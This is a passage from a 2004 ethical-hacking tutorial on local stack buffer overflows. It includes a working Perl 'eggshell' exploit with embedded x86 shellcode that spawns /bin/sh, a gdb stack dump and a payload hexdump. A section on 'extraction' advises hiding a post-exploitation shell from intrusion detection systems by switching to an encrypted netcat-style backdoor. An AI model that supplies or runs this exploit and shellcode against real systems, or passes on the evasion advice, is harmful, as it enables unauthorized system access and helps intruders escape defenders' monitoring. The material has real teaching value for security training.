The `char buf[256]` starts with NOPs (0x90) and finishes with the real code – our shellcode. If the return address (in R) is pointing somewhere within the NOPs, the processor will execute one NOP after the other until it reaches the shellcode. Now we've succeeded in executing the shellcode – simple isn't it? ;-)

On the next page I've dumped a full **`gdb`** output of how the stack *is supposed to* look like. Here I use a simple eggshell[2] exploit written in Perl. Full source code for this script is listed in the next section.


2 Explained in detail later – it's basically a program that sets up a variable named EGG, fills it with shellcode, and executes /bin/sh

```
$ ./simplesploit.pl
[i] using ret address: 0xbffff5c4
[+] setting EGG environment variable
[+] executing /bin/sh
[i] type './vulnprogram $EGG' in the EGG shell
[i] exit the EGG shell by typing exit
$ gdb vuln1
GNU gdb 5.2
Copyright 2002 Free Software Foundation, Inc.
(gdb) break *main+33
Breakpoint 1 at 0x8048411
(gdb) run $EGG
Starting program: /tigerteam/training/examples/vuln1 $EGG

Breakpoint 1, 0x08048411 in main ()
(gdb) x/80x $esp
0xbffff554:     0xbffff56c      0xbffff828      0x40029178      0x40014dc0
0xbffff564:     0x00000003      0x40014fd0      0x90909090      0x90909090
0xbffff574:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff584:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff594:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5a4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5b4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5c4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5d4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5e4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5f4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff604:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff614:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff624:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff634:     0x90909090      0x835d25eb      0x448d08ec      0x04890424
0xbffff644:     0x89db3124      0x8804245c      0xc031075d      0x032c0eb0
0xbffff654:     0x148deb89      0x31d18924      0xe880cdd2      0xffffffd6
0xbffff664:     0x6e69622f      0x6868732f      0xbffff5c4      0xbffff5c4
0xbffff674:     0x00000000      0xbffff6d4      0xbffff6e0      0x08048450
0xbffff684:     0x00000000      0xbffff6a8      0x4003f14d      0x400143ac
(gdb)
```

Figure 6 (simplesploit.pl example and stack dump)

This is the state of the stack after `strcpy(buf, argv[1])` has been executed. The NOPs have been marked with purple color and the shellcode has been marked with blue color – followed by two equal double words (4 bytes, 32 bits) saying 0xbffff5c4. The first is the frame pointer (F in previous illustrations) and the second is the return address (the R in previous illustrations). The `return` instruction (the `ret` instruction) in the `main()` function (see *Figure 5.1*) will fetch our modified return address and tell the processor to continue execution from there – which in this case is 0xbffff5c4 (our *Lima Zulu*, followed by our shellcode). See if you get a better grip of the idea by looking at this illustration again:



WRITING AN EXPLOIT

On the previous page I ran a script called `simplesploit.pl`. This script is a so called eggshell, which is basically a program that sets up an environment variable with the payload (including shellcode) and invokes /bin/sh (or whatever the shell is). The EGG variable can then be used as an argument to, for instance, inject the payload into a vulnerable program. `simplesploit.pl` can also be used as a skeleton exploit for local vulnerabilities. Here's the source code:

```
#!/usr/bin/perl
#
# Skeleton exploit (C) 2004 Michel Blomgren
# http://tigerteam.se
#
use POSIX;
use strict;

my $buflen = 256;         # size of buffer to overflow
my $offset = 0;           # offset to back-track (subtract) from $address
my $address = 0xbffff5c4; # return address

my $shellcode =
  "\xeb\x25\x5d\x83\xec\x08\x8d\x44\x24\x04\x89\x04\x24\x31\xdb\x89" .
  "\x5c\x24\x04\x88\x5d\x07\x31\xc0\xb0\x0e\x2c\x03\x89\xeb\x8d\x14" .
  "\x24\x89\xd1\x31\xd2\xcd\x80\xe8\xd6\xff\xff\xff\x2f\x62\x69\x6e" .
  "\x2f\x73\x68\x68";

# calculate address and make it binary
my $eip = $address - $offset;
my $bin_eip = pack('l', $eip);

# $cruft is our parsed payload:
# [ NNNNNNNNNNNN ] [ SHELLCODE ] [ ADDR ] [ ADDR ]
#        ^
# ideal jump address ($address variable above)
#
my $cruft = "\x90" x ($buflen - length($shellcode)) .
    $shellcode . $bin_eip x 2;

# program starts

printf("[i] using ret address: 0x%08x\n", $eip);

print "[+] setting EGG environment variable\n";
$ENV{"EGG"} = $cruft;
print "[+] executing /bin/sh\n";
print "[i] type './vulnprogram \$EGG' in the EGG shell\n";
print "[i] exit the EGG shell by typing exit\n";

$ENV{"PS1"} = '$ ';
system("/bin/sh");
```

Figure 7 (simplesploit.pl)

This Perl script parses a 256 byte NOPs + shellcode, followed by 2 double words (ADDR, ADDR) which are both our new return address. See *Figure 6* on the previous page for a concrete example, or simply type:

```
$ perl simplesploit.pl
$ ./vuln $EGG
```

You can also try:

```
$ echo -n $EGG | hexdump -Cv
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000010  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000020  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000040  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000050  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000060  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000070  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000080  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000090  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
000000a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
000000b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
000000c0  90 90 90 90 90 90 90 90  90 90 90 90 eb 25 5d 83  |.............%].|
000000d0  ec 08 8d 44 24 04 89 04  24 31 db 89 5c 24 04 88  |...D$...$1..\$..|
000000e0  5d 07 31 c0 b0 0e 2c 03  89 eb 8d 14 24 89 d1 31  |].1...,.....$..1|
000000f0  d2 cd 80 e8 d6 ff ff ff  2f 62 69 6e 2f 73 68 68  |......../bin/shh|
00000100  c4 f5 ff bf c4 f5 ff bf                           |........|
00000108
$
```

NOPs + shellcode + (return address x 2) = parsed payload of simplesploit.pl

WHEN GCC IS BEHAVING STRANGE

Some versions of **gcc** generate different code than the examples in this text. The major pitfall is that **gcc** might generate code that makes the 256 byte buffer 264 bytes instead – even if the source code says `char buf[256];`. In this case your shellcode has to reflect that too, so the `$buflen` variable in *Figure 7* (simplesploit.pl) has to be changed to 264 (instead of 256). My guess is that those versions of **gcc** align the data on stack evenly by 4, but I haven't dug into this deep enough to know.

EXTRACTION

Well, once you've exploited the (totally imaginary) remote buffer overflow and gained access to the target box, you should keep in mind that someone may be watching. Network Intrusion Detection Systems[3] are getting more and more sophisticated (I'm mainly referring to Snort[4] – probably the best there is). Running a remote buffer overflow exploit against a target that is monitored by a Network Intrusion Detection System usually means that the system spits out an alert. Certain strings printed by system commands executed to e.g. figure out user ID or who's logged onto the system (etc.) are identified as *attack responses*. A good security administrator will rather easily determine that someone has gained unauthorized access. In order to minimize detection and stay undetected, I recommend *going encrypted* once a shell is obtained. Encryption cripples Network Intrusion Detection Systems, sniffers, and makes traffic recording effectively unusable (unless one has the key it was encrypted with in order to replay it). **sbd**[5] is a very nice netcat[6] clone featuring strong encryption. It can be used for any number of things, but one of them is of course setting up an encrypted channel to the target machine that can not be eavesdropped upon. Once you've got your encrypted channel, drop the shell you got from the network-enabled shellcode.

3 A Network Intrusion Detection System work like a sniffer, identifying attacks against entire networks in real time
4 http://snort.org
5 sbd – Shadowinteger's Backdoor, available from http://tigerteam.se/dl/sbd
6 Netcat (or nc) – http://www.atstake.com/research/tools/network_utilities/

ADVANCED ETHICAL HACKING TRAINING

If the information in this paper sounds interesting, perhaps you might be interested in learning from the pros? **tigerteam.se** offers a 5 day course named **Advanced Ethical Hacking**. You will learn everything in this paper and a whole lot more – for instance; information gathering, vulnerability scanning, penetration testing and methodologies, introduction to x86 assembly, writing exploits, avoiding detection by a Network Intrusion Detection System (with several live exercises), hacking strategies and tactics, backdoors, encryption, and exploitation of web application vulnerabilities.

Contact michel.blomgren@tigerteam.se for more information!

ABOUT THE AUTHOR

My name is Michel Blomgren and I'm a computer security consultant specializing in vulnerability assessments, penetration testing, ethical hacking training (teaching), intrusion detection, and e-mail sanitation (anti-virus & anti-spam). I'm the author of SENTINIX[7], a GNU/Linux distribution for monitoring, intrusion detection, statistics/graphing, and anti-spam. For the past year I've enjoyed developing security-related applications (currently sbd, gwee, rrs and sishell[8]). In mid 2004 **tigerteam.se** opened up – my own consultancy firm in cooperation with Xavier de Leon[9] (a security expert in New York City). We provide proactive IT security in form of assessments, penetration testing, and education. Among our merits are hacking supposedly secure bank accounts, sniffing over 260 unique logins (usernames and passwords) in no more than 2 days, cracking sensitive P12 encrypted private keys, reading company e-mail traffic in real time, gaining full control of over 6000 domains, gaining full access to whole client databases, reading scientific reports before being published, and a lot more. Computer security is far beyond firewalls and anti-virus, it's about knowing yourself <u>and</u> your enemy. Start with getting to know yourself first – assess the security of your network now!

Michel Blomgren
michel.blomgren@tigerteam.se
IT Security Consultant
tigerteam.se

7 http://sentinix.org
8 http://tigerteam.se/dl/
9 http://tigerteam.se/profiles_en.shtml